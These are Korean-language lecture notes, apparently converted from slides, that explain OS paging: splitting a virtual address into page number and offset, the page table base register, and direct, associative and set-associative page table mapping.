
- [페이지 번호(p), 오프셋(offset)]  $\Rightarrow$  virtual address (VA)
  - 페이지 크기가 4KB( $=2^{12}$ )라면, 페이지 내를 표현하기 위해 필요한 주소공간은 12비트 크기.
  - 즉, 오프셋은 12비트로 표현이 됨.

## 32비트 논리 주소 체계에서,

- 상위 20비트는 페이지 번호
  - 하위 12비트는 오프셋
  - 예, 가상주소 0x12345678의 경우,
    - 0x12345678는 0x12345000 ~ 0x12345FFF에 속함.
- 페이지 12345. 따라서, **VA = <12345, 678>**


- 물론 시스템과 설정마다 다름

논리 주소 0x00000000 ~ 0x00000FFF  $\rightarrow$  페이지 0  
논리 주소 0x00001000 ~ 0x00001FFF  $\rightarrow$  페이지 1  
논리 주소 0x00002000 ~ 0x00002FFF  $\rightarrow$  페이지 2




# 페이지 주소의 물리주소 변환

- 이후 페이지 테이블에서 물리 페이지 주소 (i.e., frame)을 확인하여 주소를 확인후, 해당 프레임에 접근하고 678만큼 떨어진 위치에 접근.



# 페이지 테이블 기준 레지스터 Page table base register (PTBR)



- ▶ 프로세스가 페이지 테이블에 빠르게 접근하기 위한 레지스터
  - 각 페이지 테이블의 시작 주소는 PTBR에 저장됨.
  - Context switching시에는 PCB에 저장





# 페이지 테이블 매핑

- ▶ 페이지 테이블도 메모리에 있는 자료구조! 즉, Swap의 대상이 됨.
- ▶ 테이블 자체의 관리 방식에 따라 '가상주소→물리주소' 변환방법이 달라짐
  - 직접매핑: 메모리 주소와 페이지의 순서를 일치시켜 매핑(e.g., 동일한 배열을 가지도록)
  - 연관매핑: 일부 페이지만 저장. 순서도 무작위. 전체 테이블에 대한 검색 필요
  - 집합-연관매핑: 둘의 하이브리드. 순서를 일치시키되, 일정 그룹을 두어 그룹내에서 저장.




Direct mapping

Associative mapping

Set-Associative mapping

# 직접 매핑

- ▶ 페이지 테이블 전체가 물리 메모리의 운영체제 영역에 존재.
  - 모든 페이지 테이블을 물리 메모리에 가지고 있는 가장 단순한 방식
  - 별다른 부가 작업 없이 바로 주소 변환이 가능하기 때문에 직접 매핑이라 부름.
- ▶ 모든 페이지를 물리 메모리에 가지고 있기 때문에 주소 변환 속도가 빠름.
  - 단 용량낭비가 심함.




# 연관 매핑

- 일부 페이지 정보만 물리메모리 상 테이블에서 관리.
  - 보통 실제 물리 메모리에 올라와있는 페이지만 관리! → 용량 절약!
  - 나머지는 스왑 영역에... → 스왑영역에 따로 전체 테이블(i.e., 직접매핑)이 있음
  - 연관매핑 테이블은 저장된 페이지와 프레임번호가 함께 저장함.
- 저장된 페이지 번호에는 순서가 따로 없음. → 페이지 참조시 모든 테이블 검색 필요.
  - 병렬로 처리하기 위한 별도의 로직을 가지고 (복잡!), TLB / 연관레지스터 등으로 캐시
  - 미스나면 스왑영역에 대한 검색이 다시 필요. 느림!



페이지	프레임
0	1
4	0
5	11
10	4
...	...
15	9

연관 매핑



# 집합-연관 매핑

- ▶ 집합-연관 매핑은 연관 매핑의 문제를 개선한 방식
  - 연관 매핑 문제점: 만약 메모리에 없으면? 스왑영역의 모든 테이블을 검색해야함
- ▶ 페이지 테이블을 같은 크기의 여러 묶음으로 나누고, 그 묶음의 시작 주소를 가진 Set table (or directory table)을 만들어 관리함.
  - 페이지 테이블 참조시, 디렉토리 테이블을 먼저 참조하여 물리메모리 상에 있는지 확인하고, 있다면 해당 주소를 참조하여 필요한 프레임 번호 매핑.
  - $VA = \langle P1, P2, O \rangle$




# 페이지 테이블 관리 (페이지 테이블 구조)

---

페이지 테이블도 결국은 메모리에 위치한 자료구조!

# 그런데.... 이 관리가 쉽지 않다!

- 시스템에 여러 개의 프로세스가 존재하고, **프로세스마다 페이지 테이블이 하나씩...!**
- 메모리 관리자는 **특정 프로세스가 실행될 때마다 해당 페이지 테이블을 참조하여 가상 주소를 물리 주소로 변환하는 작업을 반복**
  - 페이지 테이블은 메모리 관리자가 자주 사용하는 자료 구조이므로 필요시 빨리 접근되어야 함
  - 따라서 페이지 테이블은 물리 메모리 영역 중 운영체제 영역(커널)의 일부에 모아둠.
    - 페이지 테이블의 수가 늘어나거나 페이지 테이블의 크기가 늘어나면 운영체제 영역이 그만큼 늘어나 사용자 영역이 줄어듬



# 무엇이 문제인가?

## ▶ 1번에 메모리 액세스를 위한 2번의 물리 메모리 액세스가 필요

